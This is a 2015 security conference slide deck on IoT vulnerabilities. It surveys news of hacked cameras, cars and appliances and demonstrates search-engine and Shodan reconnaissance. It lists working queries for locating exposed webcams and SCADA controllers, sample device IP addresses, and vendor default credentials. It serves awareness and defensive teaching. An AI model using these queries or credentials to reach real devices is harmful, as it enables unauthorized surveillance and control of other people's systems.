



# Internet of Things (IoT)

OWASP Top 10 IoT Vulns and Exploits of Smart Devices

ITAC 2015 – 29 Sept 2015

<h1>ITAC 2015</h1> <p>IT AUDIT &amp; CONTROLS CONFERENCE</p>	<p>September 29 - October 1, 2015 Omni Orlando Resort at ChampionsGate Orlando, FL</p>
--	--

Presented by:  
Francis Brown &  
Steve Christiaens  
Bishop Fox, LLC  
[www.bishopfox.com](http://www.bishopfox.com)

# Agenda

## OVERVIEW



- Introduction/Background
  - IoT News and Current Landscape
  - Corp concerns, Personal / Privacy Issues
  - **Examples:** Cars, Fridges, TVs, Wearables, ...
- Targeting IoT – via Internet
  - Google/Bing/SHODAN/Maltego Hacking
  - Internet Census 2012, Scans.io, Zmap, MassScan, other mass scanning projects
- Targeting IoT – over the Air
  - Wi-Fi, Bluetooth, ZigBee, Z-Wave, RFID, NFC, etc.
  - Hacking devices: Wi-Fi Pineapplers, Kali Tablets, RaspPis, Custom Gear
- Targeting IoT – up close, Physically
  - USB Rubber Duckies, Teensy Arduino Devices, BadUSB type attacks
- Defenses

# RickMote – Hacking TVs

DEMO - CHROMECAST - STREAMING DEVICE HACKING





# Introduction/Background

GETTING UP TO SPEED



# OWASP – IoT Top 10

TOP 10 LIST – Internet of Things

The **OWASP Internet of Things Top 10 - 2014** is as follows:

- I1 Insecure Web Interface
- I2 Insufficient Authentication/Authorization
- I3 Insecure Network Services
- I4 Lack of Transport Encryption
- I5 Privacy Concerns
- I6 Insecure Cloud Interface
- I7 Insecure Mobile Interface
- I8 Insufficient Security Configurability
- I9 Insecure Software/Firmware
- I10 Poor Physical Security

# IoT - Special Focus

BEWARE EYES AND EARS ... and robot hands

## 1. Cameras / WebCams



## 2. Microphones



## 3. Robots ... terminators...




# Twitter Feed WebCams

CREEPY WEBCAMS VIEWERS



#CAUGHTONNESTCAM





# Baby WebCams

WORST NIGHTMARES



Feb 2015



<http://www.scmagazine.com/hacker-takes-over-texas-baby-monitor/article/396232/>

February 03, 2015

## Hacker commandeers baby monitor, terrifies nanny

A Houston nanny got an IT security wake-up call this past week when an anonymous voice came through the baby monitor of the child she was watching.

A hacker took over the internet-connected device to say to the nanny, Ashley Stanley: "That's a really poopy diaper."



# Smart TVs

LISTENING CLOSELY



Feb 2015



## Samsung SmartTV models transmit voice, and more, to a third-party service

Imagine, you are watching TV on your Samsung SmartTV talking with your girl or friend, or you are watching stock news from your office with your client, while the Smart TV is collecting audio and video to improve your experience by sending your words to third parties.



Please be aware that if your spoken words include **personal or other sensitive information**, that information **will be among the data captured and transmitted to a third party** through your use of Voice Recognition. If you do not enable Voice

ILLUSTRATIVE FOOTAGE

Video - DEMO

# Plane Hacking

Passenger 31337



Apr 2015

## Researcher who joked about hacking a jet plane barred from United flight

United's move comes three days after **FBI detained white hat hacker for 4 hours.**

by Dan Goodin - **Apr 19, 2015** 10:30am EDT

[Share](#) [Tweet](#) 184



A researcher who specializes in the security of commercial airplanes was barred from a United Airlines flight Saturday, three days after he tweeted a poorly advised joke mid-flight about hacking a key communications system of the plane he was in.




July 2015

# Smart Watches

## INSECURITY ON THE GO

*"A study conducted by HP's Fortify on security features implemented by Smartwatches revealed that **not even a single device** found to be 100 percent safe."*





# Vehicle Attacks

GONE IN 60 SECONDS...

July 2015

**Mashable** ▾

Business

Chrysler just launched the first-ever hacking recall for cars





ILLUSTRATIVE FOOTAGE

Video - DEMO



# Vehicle Attacks

... OR LESS



July 2015

## COMPUTERWORLD

### Hacker shows he can locate, unlock and remotely start GM vehicles

A security researcher has [posted a video](#) on YouTube demonstrating how a device he made can intercept wireless communications to locate, unlock and remotely start GM vehicles that use the OnStar RemoteLink mobile app.

Samy Kamkar, who refers to himself as a hacker and whistleblower, posted the video today showing him using a device he calls OwnStar. The device intercepts communications between GM's OnStar RemoteLink mobile app and the OnStar cloud service.



# Fridge Hacking

IN THE HOME



Aug 2015


## Samsung smart fridge opens Gmail login to hack

August 25, 2015 By Pierluigi Paganini

At the recent DEF CON hacking conference penetration testers demonstrated that Samsung smart fridge leaves Gmail logins open to attack.



*"While SSL is in place, the fridge fails to validate the certificate. Hence, hackers who manage to access the network that the fridge is on (perhaps through a de-authentication and fake Wi-Fi access point attack) can Man-In-The-Middle the fridge calendar client and steal Google login credentials from their neighbours, for example."*





# Microsoft IoT Big Push

IOT IN THE MAINSTREAM

Aug 2015

Microsoft | Windows Dev Center  Sign in

Home Explore ▾ Docs ▾ Downloads Samples Community Programs Dashboard

The Internet of your things

The Internet of Things (IoT) brings together devices, sensors, cloud, data and your imagination.

[Get started now](#)

Get started Projects Docs and samples FAQs Downloads Hardware Community

<a href="#">Learn about the Starter Pack</a>	<a href="#">Build your Windows IoT device</a>	<a href="#">Connect your device</a>	<a href="#">Join the Maker community</a>
Adafruit has created a Starter Pack for Windows 10 IoT Core. The pack	Rapidly prototype and build your Windows IoT solutions on a variety of	Leverage the power of open frameworks like Connect-the-Dots to	Connect with other makers to share code and make contributions through



# Baby Monitors

BORN IN THE U.S.A.



Sept 2015




security  
affairs

## Hacking Baby Monitors is dramatically easy

September 3, 2015 By [Pierluigi Paganini](#)

Researchers find **major security flaws** in popular networked video baby monitor products that could **allow attackers to snoop on babies and businesses.**

Rapid7 analyzed baby monitors from six vendors, ranging in price from \$55 to \$260 in order to assess their security. The list of baby monitor analyzed includes the [Philips In.Sight B120/37](#), the [iBaby M3S and M6 models](#), the [Summer Infant Baby Zoom](#), [TrendNet Wi-Fi Baby Cam](#), the [Lens](#)





ILLUSTRATIVE FOOTAGE

Video - DEMO



# FBI Warning - PSA

IOT IS DANGEROUS

Sept 2015

 <h2 style="margin: 0;">Public Service Announcement</h2> <p style="margin: 0;">FEDERAL BUREAU OF INVESTIGATION</p> 	
<p><b>September 10, 2015</b></p> <p>Alert Number <b>I-091015-PSA</b></p> <p>Questions regarding this PSA should be directed to your local <b>FBI Field Office</b>.</p> <p>Local Field Office Locations: <a href="http://www.fbi.gov/contact-us/field">www.fbi.gov/contact-us/field</a></p>	<p><b>INTERNET OF THINGS POSES OPPORTUNITIES FOR CYBER CRIME</b></p> <p>The <b>Internet of Things (IoT)</b> refers to any object or device which connects to the Internet to automatically send and/or receive data.</p> <p>As more businesses and homeowners use web-connected devices to enhance company efficiency or lifestyle conveniences, their connection to the Internet also increases the target space for malicious cyber actors. Similar to other computing devices, like computers or Smartphones, IoT devices also pose security risks to consumers. The FBI is warning companies and the general public to be aware of <b>IoT vulnerabilities cybercriminals could exploit</b>, and offers some tips on mitigating those cyber threats.</p> <p><b>What are some IoT devices?</b></p> <ul style="list-style-type: none"> <li>• Automated devices which remotely or automatically adjust lighting or HVAC</li> <li>• Security systems, such as security alarms or Wi-Fi cameras, including video monitors used in nursery and daycare settings</li> <li>• Medical devices, such as wireless heart monitors or insulin dispensers</li> <li>• Thermostats</li> <li>• Wearables, such as fitness devices</li> <li>• Lighting modules which activate or deactivate lights</li> </ul>



# IoT Legal Climate

SAME OLD DEBATES



Sept 2015


**threat post** CATEGORIES FEATURED PODCASTS VIDEOS



**JUST LIKE OLD DAYS: IOT SECURITY PITS REGULATORS AGAINST MARKET**

by **Michael Mimoso** [Follow @mike\\_mimoso](#) **September 11, 2015**, 8:16 am

CAMBRIDGE, Mass. – Listening to today’s privacy panel at the Security of Things Forum, you might have thought you were **beamed back to the early 2000s**: **government** people hinting that **legislation** might be the ultimate **solution for security and privacy concerns** when it comes to embedded computers and connected things, with **enterprise security** officers countering that **market pressures will dictate** the integrity of devices, software and data.



# Targeting IoT Systems

OVER THE INTERNET – SEARCH ENGINES



# Diggity Tools

## SEARCH ENGINE HACKING




The screenshot shows the website's navigation structure. The top menu includes OFFERINGS, CASE STUDIES, NEWS & EVENTS, RESOURCES, ABOUT US, BLOG, CAREERS, and CONTACT. A secondary menu below includes TOOLS, PUBLICATIONS, DOWNLOADS, SLIDES, WHITE PAPERS, ARTICLES, and VIDEOS. The main content area features a yellow header for 'Google Hacking Diggity' and a sub-section for 'ATTACK TOOLS'. A paragraph describes the initiative: 'A research and development initiative dedicated to investigating the latest techniques that leverage search engines, such as Google, Bing, and Shodan, to quickly identify vulnerable systems and sensitive data in corporate networks.' Below this are four dark grey boxes: 'Attack Tools' (with a triangle icon), 'Defense Tools' (with a shield icon), 'Presentation Slides' (with a document icon), and 'Media Gallery' (with a gallery icon).

Tool	Description
<b>GoogleDiggity</b>	Traditional Google hacking tool
<b>BingDiggity</b>	Bing equivalent of traditional Google hacking tool
<b>BHDB 2.0</b>	New Bing Hacking DB now as effective as Google
<b>FlashDiggity</b>	Adobe Flash security scanning tool
<b>DLPDiggity</b>	Data loss prevention scanning tool
<b>LinkFromDomain</b>	Bing footprinting tool based on off-site links
<b>CodeSearch Diggity</b>	Open-source code vulnerability scanning tool
<b>MalwareDiggity</b>	Malware link detection tool for off-site links
<b>PortScan Diggity</b>	Passive port scanning via Google
<b>NotInMyBackYard</b>	Easily find your info in 3 <sup>rd</sup> party sites
<b>Bing BinaryMalware</b>	Find malware via Bing's indexing of executables
<b>SHODAN Diggity</b>	Easy interface to SHODAN search engine

# IoT and Google

## GOOGLE HACKING



The image shows a Google search interface. The search bar contains the query `inurl:"MultiCameraFrame?Mode="`. Below the search bar, navigation tabs for Web, Shopping, Videos, News, Images, and Search tools are visible. The search results show approximately 619 results. The first result is titled "Multi-Camera (Normal size: 320x240)" and includes a URL `75.145.222.133:7505/MultiCameraFrame?Mode=Refresh&Language=0`. A second result is titled "Multi-Camera - Network Camera" with URL `74.94.148.163:8080/MultiCameraFrame?Mode=Refresh&Language=0`. A third result is titled "Normal size: 320x240 - Network Camera" with URL `24.240.181.138:8181/MultiCameraFrame?Mode=Refresh&Language=0`. A preview window is overlaid on the right, showing a camera feed titled "Multi-Camera (Normal size: 320x240)" with a "PoolCam" label. The camera feed shows a dark, grainy image of an outdoor area.



# Google Diggity

## DIGGITY CORE TOOLS



The screenshot shows the Google Diggity application window. The interface includes a menu bar (File, Options, Help), a toolbar with various search engines (Google, CodeSearch, Bing, etc.), and a main workspace. The workspace is divided into several sections:

- Query Appender:** Contains the search query `inurl:"MultiCameraFrame?Mode="`.
- Queries:** A list of search categories, with **FSDB** selected.
- Settings:** A panel with options like **Disable Scraper** (checked), **API Key**, and **Google Custom Search ID**.
- SCAN:** A green button to execute the search.
- Results Table:** A table with columns for Category, Subcategory, Search String, Page Title, and URL. It lists three results for `inurl:"MultiCameraFrame?Mode="`.
- Output:** A text area showing the results of the selected result, including `Multi-Camera (Normal size: 320x240) .PoolCam. Disabled. Disabled. Disabled.`

A red callout bubble with the text "WebCams found" points to the search results table. The Google Diggity logo is visible in the bottom right corner of the application window.

# IoT and Bing

## BING HACKING



bing

Web Images Videos Maps News Explore

48 RESULTS Any time ▾

**WVC210 Wireless-G PTZ Internet Camera with Audio**  
[www.mariche8.linksys-cam.com:1025/main.cgi?next\\_file=video.htm](http://www.mariche8.linksys-cam.com:1025/main.cgi?next_file=video.htm)  
WVC210 Wireless-G PTZ Internet Camera : Connected User: Refresh Log Out About  
Help Refresh Home Setup Image Resolution ... Preset Camera

**Wireless-N Internet Home Monitoring Camera**  
[indianlakemichigan.linksys-cam.com/img/main.cgi?next\\_file=](http://indianlakemichigan.linksys-cam.com/img/main.cgi?next_file=)  
Wireless-N Internet Home Monitoring Camera: Home | View Video | Help | Exit © Copyright 2009 Cisco Systems, Inc. All rights reserved

**Linksys Internet Camera**  
[camera.hadstenhouse.com/main.cgi?next\\_file=v\\_video.htm](http://camera.hadstenhouse.com/main.cgi?next_file=v_video.htm)  
LINKSYS PVC2300. Output: 1: 2: Day / Night : Preset Camera 10 ...

**Linksys Compact Wireless-G Internet Video**  
[londooh.no-ip.biz:1024/main.cgi?next\\_file=main.htm](http://londooh.no-ip.biz:1024/main.cgi?next_file=main.htm) ▾  
WVC54GC: Compact Wireless-G Internet Video Camera: Home | View Video | Help | Exit

**Linksys Wireless-G PTZ Internet Camera with Audio**  
[sydenham.getmyip.com:1024/main.cgi?next\\_file=main.htm](http://sydenham.getmyip.com:1024/main.cgi?next_file=main.htm)  
Wireless-G PTZ Internet Camera with Audio: Home | View Video | Setup | Linksys Web | Exit: ... Home | View Video | Setup | Linksys Web | Exit: Image Resolution ...

camera.hadstenhouse.com/main.cgi?next\_file=v\_video.htm

Output 09/28/2015 23:12 HH Weather View

1

2

Day / Night

# Bing Diggity

DIGGITY CORE TOOLS



The screenshot shows the Bing Diggity application window. The 'Bing' search engine is selected. The search query is 'linksys camera instreamset:url:main.cgi'. The results table shows three entries, all of which are webcams. A red callout bubble points to the first result with the text 'WebCams found'.

Category	Subcategory	Search String	Page Title	URL	Application
Custom	Custom	linksys camera instreamset:url:main.cgi	Wireless-N Internet F	<a href="http://indianlakemichigan.linksys-cam.com/img/main.cgi?next">http://indianlakemichigan.linksys-cam.com/img/main.cgi?next</a>	<a href="http://indianlakemichigan.lir">http://indianlakemichigan.lir</a>
Custom	Custom	linksys camera instreamset:url:main.cgi	Linksys Wireless	<a href="http://w1erv.ham-radio-op.net:1024/main.cgi?next_file=main">http://w1erv.ham-radio-op.net:1024/main.cgi?next_file=main</a>	<a href="http://w1erv.ham-radio-op.net">http://w1erv.ham-radio-op.net</a>
Custom	Custom	linksys camera instreamset:url:main.cgi	Linksys Wireless	<a href="http://livekamera.oulunraviti.fi:8080/main.cgi?next_file=main">http://livekamera.oulunraviti.fi:8080/main.cgi?next_file=main</a>	<a href="http://livekamera.oulunraviti.fi">http://livekamera.oulunraviti.fi</a>

Output Selected Result

Preset  Camera  View © Copyright 2007 Cisco Systems, Inc. All rights reserved. ... View Video | Setup |  Linksys  Web | Exit: Image Resolution : Preset  Camera  View ...



NEW GOOGLE HACKING TOOLS

SHODAN Diggity

# SHODAN



## IOT/HACKER SEARCH ENGINE

- Indexed service banners for whole Internet for HTTP (Port 80), as well as some FTP (21), SSH (22) and Telnet (23) services - <https://www.shodan.io/>

The screenshot shows the SHODAN search interface. At the top, the SHODAN logo is on the left, a search bar containing the query "Server:NAShttpd" is in the center, and a "Search" button is on the right. Below the search bar, a dropdown menu is visible. The main content area displays "» Top countries matching your search" followed by a list of countries with their respective counts: Italy (20), China (14), United States (7), Spain (6), and Greece (5). A red callout bubble points to this list with the text "NAS storage devices located". Below the country list, a search result for IP address "123.116.195.215" is shown, including the date "Added on 06.02.2012" and a location icon for Beijing. To the right of the IP address, the service banner details are displayed: "HTTP/1.0 401 Unauthorized", "Server: NAShttpd", "Date: Mon, 06 Feb 2012 18:01:34 GMT", "WWW-Authenticate: Basic realm='Default USER:admin'", "Content-Type: text/html", and "Connection: close". A red callout bubble points to the "WWW-Authenticate" header with the text "Default username is 'admin'".

Country	Count
<a href="#">Italy</a>	20
<a href="#">China</a>	14
<a href="#">United States</a>	7
<a href="#">Spain</a>	6
<a href="#">Greece</a>	5

**123.116.195.215**  
Added on 06.02.2012  
Beijing

HTTP/1.0 401 Unauthorized  
Server: NAShttpd  
Date: Mon, 06 Feb 2012 18:01:34 GMT  
WWW-Authenticate: Basic realm="Default USER:admin"  
Content-Type: text/html  
Connection: close

# IoT and SHODAN



## SHODAN HACKING

Shodan Scanhub Developers View All...

SHODAN port:8060 Roku

Exploits Maps Download Results Create Report

### TOP COUNTRIES



United States	1,350
United Kingdom	86
Canada	84
Mexico	71
Puerto Rico	19

### TOP ORGANIZATIONS

Comcast Cable	550
Charter Communications	100
Cox Communications	89
Verizon FiOS	83
Time Warner Cable	75

### TOP OPERATING SYSTEMS

Linux 2.6.x	53
Linux 3.x	32

Showing results 1 - 10 of 1,661

**73.128.31.183**  
o-73-128-31-183.hsd1.md.comcast.net  
Comcast Cable  
Added on 2015-09-29 06:38:05 GMT  
United States  
Details

**186.81.184.254**  
Dynamic-IP-18681184254.cable.net.co  
Telmex Colombia S.A.  
Added on 2015-09-29 06:38:11 GMT  
Colombia  
Details

**98.167.103.162**  
ip98-167-103-162.lv.lv.cox.net  
Cox Communications  
Added on 2015-09-29 06:30:25 GMT  
United States, Henderson  
Details

```
73.128.31.183:8060
<<root>
- <specVersion>
  <major>1</major>
  <minor>0</minor>
</specVersion>
- <device>
  <deviceType>urn:roku-com:device:player:1-0</deviceType>
  <friendlyName>Roku 2 - 4A653L015409</friendlyName>
  <manufacturer>Roku</manufacturer>
  <manufacturerURI>http://www.roku.com/</manufacturerURI>
  <modelDescription>Roku Streaming Player Network Media</modelDescription>
  <modelName>Roku 2</modelName>
  <modelNumber>4200X</modelNumber>
  <modelURI>http://www.roku.com/</modelURI>
  <serialNumber>4A653L015409</serialNumber>
  <UDN>uuid:04446143-7000-103c-8031-ac3a7a93637d</UDN>
- <serviceList>
  - <service>
    <serviceType>urn:roku-com:service:ecp:1</serviceType>
    <serviceId>urn:roku-com:serviceId:ecp1-0</serviceId>
    <serviceURI>
```



# IoT and SHODAN



## SHODAN HACKING

Shodan Scanhub Developers View All...

SHODAN  Explore Contact Us Blog Enterprise Access New to Shodan? [Login or Register](#)

Exploits Maps

**TOP COUNTRIES**



United States	61
Canada	2

**TOP SERVICES**

HTTP	58
HTTP (8080)	4
HTTP (81)	1

**TOP ORGANIZATIONS**

Optimum Online	5
Verizon FiOS	4
Comcast Cable	4
AT&T Internet Services	3
Comcast Business Commun...	2

**TOP OPERATING SYSTEMS**

Windows XP	1
------------	---

Showing results 1 - 10 of 63

**173.220.109.118**  
ool-addc8d76.static.optonline.net  
**Optimum Online**  
Added on 2015-09-28 21:16:52 GMT  
United States, Marlboro  
Details

HTTP/1.1 302 Moved Temporarily  
location: http://173.220.109.118/ord?station:|slot:/Services/WebService/WebStatLoginControl/Login\_jsp

**Honeywell**

**WebStat®**



Powered by **Niagara AX** FRAMEWORK

WebStat®, Copyright © 2006, Version 01.02.15 on Niagara-3.4.43, Sep 02 2010

**108.238.46.20**  
108-238-46-20.lightspeed.ciril.st  
**AT&T U-verse**  
Added on 2015-09-28 20:40:54 G  
United States  
Details

**198.0.242.131**  
198-0-242-131-static.hfc.comcastb  
**Comcast Business Communicati**  
Added on 2015-09-28 20:07:40 G  
United States, Oak Brook  
Details

Health & Human Services Office

User ID :

Password :

[Login](#) [Reset](#)

[Forgot User ID or Password?](#)

# IoT and SHODAN



## SHODAN HACKING

Google search results for the query: `user id sysadmin password webstatinstallation.ppt ext:ppt`

1 result (0.26 seconds)

[PPT] [WebStat Controller - Honeywell](#)  
[acsinfo.honeywell.com/NR/ronlyres/...FC56.../WebStatInstallation.ppt](#)

**User ID = SysAdmin. Password = !Sys!Admin.** Click on the System Tab. Adjust the time and date settings; If there is a time zone change, WebStat will prompt you ...

Unit	Current Temperature	Setpoints	Mode	Rel. Humidity	Alarm
AHU7	75°F	78°F	Cooling	48%	
AHU5	78°F	76°F	Cool On	43%	
AHU9	76°F	79°F	Cooling	43%	1 Alarms

# Mr. Robot

## HVAC COMPROMISE





ILLUSTRATIVE FOOTAGE

Video - DEMO

# SHODAN Diggity



## FINDING SCADA SYSTEMS

The screenshot shows the SHODAN Diggity web interface. At the top, there are navigation tabs for various search engines, with 'Shodan' highlighted. Below the tabs, there are buttons for 'SCAN' and 'Settings'. The 'Settings' section includes an 'API Key' field with a 'Create' button and a 'Hide' checkbox. A red callout bubble points to the 'API Key' field with the text 'Enter SHODAN API key'. The main content area displays a table of search results for 'Niagara Web Server' SCADA systems. The table has columns for Category, Search String, URL, Hostnames, City, and Country. One row is highlighted in yellow, indicating a selected result. Below the table, there is an 'Output' section with a 'Selected Result' tab. A red callout bubble points to the output text with the text 'Finding SCADA systems via SHODAN Diggity'.

Category	Search String	URL	Hostnames	City	Country
SCADA	Niagara Web Server	<a href="http://193.185.169.90/">http://193.185.169.90/</a>			Finland
SCADA	Niagara Web Server	<a href="http://12.171.57.87/">http://12.171.57.87/</a>			United States
SCADA	Niagara Web Server	<a href="http://70.168.40.243/">http://70.168.40.243/</a>	wsip-70-168-40-243.	Cleveland	United States
SCADA	Niagara Web Server	<a href="http://216.241.207.94/">http://216.241.207.94/</a>	sciop-ip94.scinternet.	Colorado City	United States
SCADA	Niagara Web Server	<a href="http://206.82.16.227/">http://206.82.16.227/</a>	niagarafred.norleb.ki	Lancaster	United States
SCADA	Niagara Web Server	<a href="http://184.187.11.158/">http://184.187.11.158/</a>		Omaha	United States

Output Selected Result

```
HTTP/1.0 302 Moved Temporarily
location: http://70.168.40.243/login
content-type: text/html; charset=UTF-8
content-length: 116
set-cookie: niagara_audit=guest; path=/
server: Niagara Web Server/3.5.34
```

# SHODAN Alerts

## SHODAN RSS FEEDS



www.shodanhq.com/?q=Default+Password&feed=1

**188.96.188.75:80**  
Thursday, August 15, 2013 2:07 PM

HTTP/1.0 401 Unauthorized  
Date: Sun, 25 Oct 1970 09:54:08 GMT  
Server: Boa/0.93.15 (with Intersil Extension)  
Connection: close  
WWW-Authenticate: Basic realm="LOGIN Enter Password (default is median, ignore username)"  
Content-Type: text/html

**141.51.248.254:80**  
Thursday, August 15, 2013 1:58 PM

HTTP/1.0 401  
Date: Sat, 21 Dec 1996 12:00:00 GMT  
WWW-Authenticate: Basic realm="Default password:1234"

**203.223.200.183:8080**  
Thursday, August 15, 2013 1:37 PM

HTTP/1.0 401 Unauthorized  
Server: GoAhead-Webs  
Date: Sat Jan 8 05:23:40 2000  
WWW-Authenticate: Basic realm="Default: admin/password"  
Pragma: no-cache  
Cache-Control: no-cache  
Content-Type: text/html

**SHODAN results via RSS feed using &feed=1 URL parameter**

**Finding lots of default passwords via SHODAN**

SHODAN-Webcam - RSSOwl

File Edit View Go Feeds News Tools Window Help

Feeds

- SHODAN-Administration (282)
- SHODAN-Cisco (91)
- SHODAN-CMS (28)
- SHODAN-Common Files (9)
- SHODAN-Default Credentials (17)
- SHODAN-DNS Server (6)
- SHODAN-Firewall (2)
- SHODAN-FTP (73)
- SHODAN-Languages (8)
- SHODAN-Operating System (59)
- SHODAN-Printer (14)
- SHODAN-Router (52)
- SHODAN-SCADA and ICS (107)
- SHODAN-Server Modules (10)
- SHODAN-Television (56)
- SHODAN-VOIP (102)
- SHODAN-Web Server (318)
- SHODAN-Webcam (52)
  - SHODAN: linux upnp avtech
  - SHODAN: netcam (10)
  - SHODAN: dcs 5220 (5)
  - SHODAN: Server: GeoHttpServer (7)
  - SHODAN: TeleEye (6)
  - SHODAN: Vivotek Network Camera (3)
  - SHODAN: imagiatek ipcam (6)
  - SHODAN: sq-webcam (3)
  - SHODAN: Boa ipcam (5)
  - SHODAN: Server: SQ-WEBCAM (3)
- SHODAN-Windows (9)
- SHODAN-ZENworks (10)

Title	Date	Author
79.114.125.74:80	8/15/13 12:24 PM	
79.114.125.74:80	8/15/13 12:24 PM	
124.10.32.143:80	8/15/13 12:23 PM	
82.79.74.247:80	8/15/13 12:23 PM	
82.79.74.247:80	8/15/13 12:23 PM	
116.3.82.73:80	8/15/13 12:23 PM	
99.135.235.80:80	8/15/13 12:17 PM	
99.135.235.80:80	8/15/13 12:17 PM	
58.152.119.219:80	8/15/13 12:15 PM	
118.80.72.162:80	8/15/13 11:45 AM	
92.39.190.123	8/15/13 11:43 AM	
70.88.72.162:80	8/15/13 11:32 AM	
202.130.68.142:80	8/15/13 11:32 AM	
123.17.149.25:80	8/15/13 11:32 AM	

**82.79.74.247:80** | Thursday, August 15, 2013 12:23 PM

HTTP/1.0 200 OK  
Connection: close  
Cache-Control: no-cache  
Server: SQ-WEBCAM  
CONTENT-LENGTH:2916

**SHODAN RSS feed shows webcam found open at 82.79.74.247:80**

**HTTP header reveals it is a SQ-WEBCAM device**



INTERNET MASS SCANNING

# Scanning the Whole Internet

# Internet Census 2012

## NMAP OF ENTIRE INTERNET



- ~420k botnet used to perform NMAP against entire IPv4 addr space!
- ICMP sweeps, SYN scans, Reverse DNS, and Service probes of 662 ports
- Free torrent of 568GB of NMAP results (9TB decompressed NMAP results)

www.exfiltrated.com/query.php?startIP=74.125.239.1&endIP=74.125.239.255&Port=&includeHostnames=Yes

-| Exfiltrated.com |-

Navigation

- Home
- Internet Census 2012 Search
- Tools and Useful Info
- Research
- About
- Contact

Where will your data go today?

### :: Internet Census 2012 Search - Query ::

#### IP Range Search

Starting IP:  End IP:   Limit to specific port:   Include hostnames

Executing query for hosts between: 74.125.239.1 and 74.125.239.255

Hostname	IP	Port
lax04s09-in-f1.1e100.net	74.125.239.1	80
lax04s09-in-f1.1e100.net	74.125.239.1	443
lax04s09-in-f2.1e100.net	74.125.239.2	80
